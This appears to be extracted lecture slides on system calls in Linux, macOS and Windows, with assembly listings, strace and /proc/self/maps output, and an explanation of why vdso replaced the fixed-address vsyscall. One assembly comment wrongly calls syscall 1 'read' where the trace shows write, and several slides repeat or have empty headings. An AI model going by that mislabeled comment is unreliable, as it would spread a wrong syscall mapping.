0040000b0 <main>:  
40000b0: 48 c7 c0 01 00 00 00  mov    rax,0x1      ; system call ID 1: read  
40000b7: 48 c7 c7 01 00 00 00  mov    rdi,0x1      ; file descriptor 1 is stdout  
40000be: 48 c7 c6 de 00 60 00  mov    rsi,0x6000de ; pointer to the string "Hello World\n"  
40000c5: 48 c7 c2 0c 00 00 00  mov    rdx,0xc      ; length of "Hello World\n": 12  
40000cc: 0f 05                 syscall            ; invoke the system call  
40000ce: 48 c7 c0 3c 00 00 00  mov    rax,0x3c      ; system call ID 0x3c (60): exit  
40000d5: 48 c7 c7 00 00 00 00  mov    rdi,0x0      ; set the exit code  
40000dc: 0f 05                 syscall            ; invoke the system call
```

Linux: System call tracing

```
$ strace ./linux_syscall_write.s.linux
execve("./linux_syscall_write.s.linux", ["/./linux_syscall_write.s.linux"], /* 78 vars */) = 0
write(1, "Hello World\n", 12Hello World
)          = 12
exit(0)                = ?
+++ exited with 0 +++
```

- Linux provides a system call tracing tool called `strace`
- Tracing our example program shows three system calls
 - `execve()`
 - `write()`
 - `exit()`
- The `execve()` system call is *not* from our program. Where is it from?

Linux: Virtual system calls

```
$ cat /proc/self/maps
 00400000-          0040c000 r-xp 00000000 08:01 1754450      /bin/cat
[...]
 00c06000-          00c27000 rw-p 00000000 00:00 0          [heap]
[...]
 7fd5872bd000-    7fd58747d000 r-xp 00000000 08:01 656200     /lib/x86_64-linux-gnu/libc-2.23.so
[...]
 7fd5878ad000-    7fd5878ae000 rw-p 00026000 08:01 655644     /lib/x86_64-linux-gnu/ld-2.23.so
 7ffdb0601000-    7ffdb0622000 rw-p 00000000 00:00 0          [stack]
 7ffdb0788000-    7ffdb078a000 r--p 00000000 00:00 0          [vvar]
 7ffdb078a000-    7ffdb078c000 r-xp 00000000 00:00 0          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```

- The term *vsyscall* is an abbreviation of **virtual system call**, a performance enhancement to avoid a system call and mode switch
 - Example: `gettimeofday()` returns the current date and time
 - Idea: Switching from user mode to kernel mode is expensive and can be avoided
 - `[vsyscall]` is always mapped to a specific kernel space address, but it is called from user mode ⇒ security problem: attacker knows where vsyccalls are located in memory
- `[vdso]` and `[vvar]` replace `[vsyscall]`, but use proper dynamic linking


macOS: System calls

```
.section __TEXT,__text
.intel_syntax noprefix # Intel assembly syntax
.globl _main           # The entry point will be _main
_main:
    mov rax, 0x2000001 # Move the system call number for SYS_exit (1) plus the
                        # syscall class SYSCALL_CLASS_UNIX (0x2000000) into RAX.
                        # System call numbers are defined in /usr/include/sys/syscall.h.
    mov rdi, 5          # Set the exit code to 5
    syscall
```


```
$ as macos_syscall.s -o macos_syscall.s.macho.o
$ ld -arch x86_64 macos_syscall.s.macho.o -macosx_version_min 10.12 \
      -e _main -o macos_syscall.s.macho -lSystem
$ ./macos_syscall.s.macho
$ echo $?
5
```

Windows: x86 system calls


- Not officially documented
- Two important data structures:
 - Service table descriptor (`_KSERVICE_TABLE_DESCRIPTOR`)
 - Array of function pointers (`KiServiceTable`)



Windows XP x86 system call



Windows: Virtual Memory Function Layers



Linux: Virtual system calls

```
$ cat /proc/self/maps
 00400000-          0040c000 r-xp 00000000 08:01 1754450      /bin/cat
[...]
 00c06000-          00c27000 rw-p 00000000 00:00 0          [heap]
[...]
 7fd5872bd000-    7fd58747d000 r-xp 00000000 08:01 656200     /lib/x86_64-linux-gnu/libc-2.23.so
[...]
 7fd5878ad000-    7fd5878ae000 rw-p 00026000 08:01 655644     /lib/x86_64-linux-gnu/ld-2.23.so
 7ffdb0601000-    7ffdb0622000 rw-p 00000000 00:00 0          [stack]
 7ffdb0788000-    7ffdb078a000 r--p 00000000 00:00 0          [vvar]
 7ffdb078a000-    7ffdb078c000 r-xp 00000000 00:00 0          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```

- The term *vsyscall* is an abbreviation of **virtual system call**, a performance enhancement to avoid a system call and mode switch
 - Example: `gettimeofday()` returns the current date and time
 - Idea: Switching from user mode to kernel mode is expensive and can be avoided
 - `[vsyscall]` is always mapped to a specific kernel space address, but it is called from user mode ⇒ security problem: attacker knows where vsyccalls are located in memory
- `[vdso]` and `[vvar]` replace `[vsyscall]`, but use proper dynamic linking

Linux: vsyscall, vdso and vvar

- Idea: execute specific system calls without change in level of privilege
⇒ reduce the system call overhead
- `gettimeofday()`
 - Read and return the current kernel time - No superuser privilege required
- vsyscall (virtual system call) was the earliest implementation in the Linux kernel
 - [vsyscall] is always mapped to a specific kernel space address, but it is called from user mode ⇒ security problem: attacker knows where vsyscalls are located in memory
 - Contains instructions that invoke system calls
 - Specific variable values could represent valid instructions that could be dangerous to execute
- Security issues cannot be fixed because the kernel ABI requires that vsyscall is at a fixed memory location

Linux: vsyscall, vdso and vvar

- vdso (virtual dynamically linked shared objects) and vvar (virtual variables) is a replacement mechanism for vsyscall
 - Dynamically allocated, hence a randomized base address (no longer predictable) is used for code
 - Separation of code and variable data
- vvar (variable data) vs. vdso
 - Contains variable data, e.g. the current time
 - [vvar] memory area is marked as non-executable to prevent execution of specific values as code
 - Only the [vdso] area is left as executable
- Further information
 - <https://lwn.net/Articles/446220/> is the Linux kernel patch to replace vsyscall


macOS: System calls

```
.section __TEXT,__text
.intel_syntax noprefix # Intel assembly syntax
.globl _main           # The entry point will be _main
_main:
    mov rax, 0x2000001 # Move the system call number for SYS_exit (1) plus the
                        # syscall class SYSCALL_CLASS_UNIX (0x2000000) into RAX.
                        # System call numbers are defined in /usr/include/sys/syscall.h.
    mov rdi, 5          # Set the exit code to 5
    syscall
```


```
$ as macos_syscall.s -o macos_syscall.s.macho.o
$ ld -arch x86_64 macos_syscall.s.macho.o -macosx_version_min 10.12 \
      -e _main -o macos_syscall.s.macho -lSystem
$ ./macos_syscall.s.macho
$ echo $?
5
```

Windows: x86 system calls


- Not officially documented
- Two important data structures:
 - Service table descriptor (`_KSERVICE_TABLE_DESCRIPTOR`)
 - Array of function pointers (`KiServiceTable`)



Windows XP x86 system call



Windows: Virtual Memory Function Layers



Executable file formats (PE, ELF)

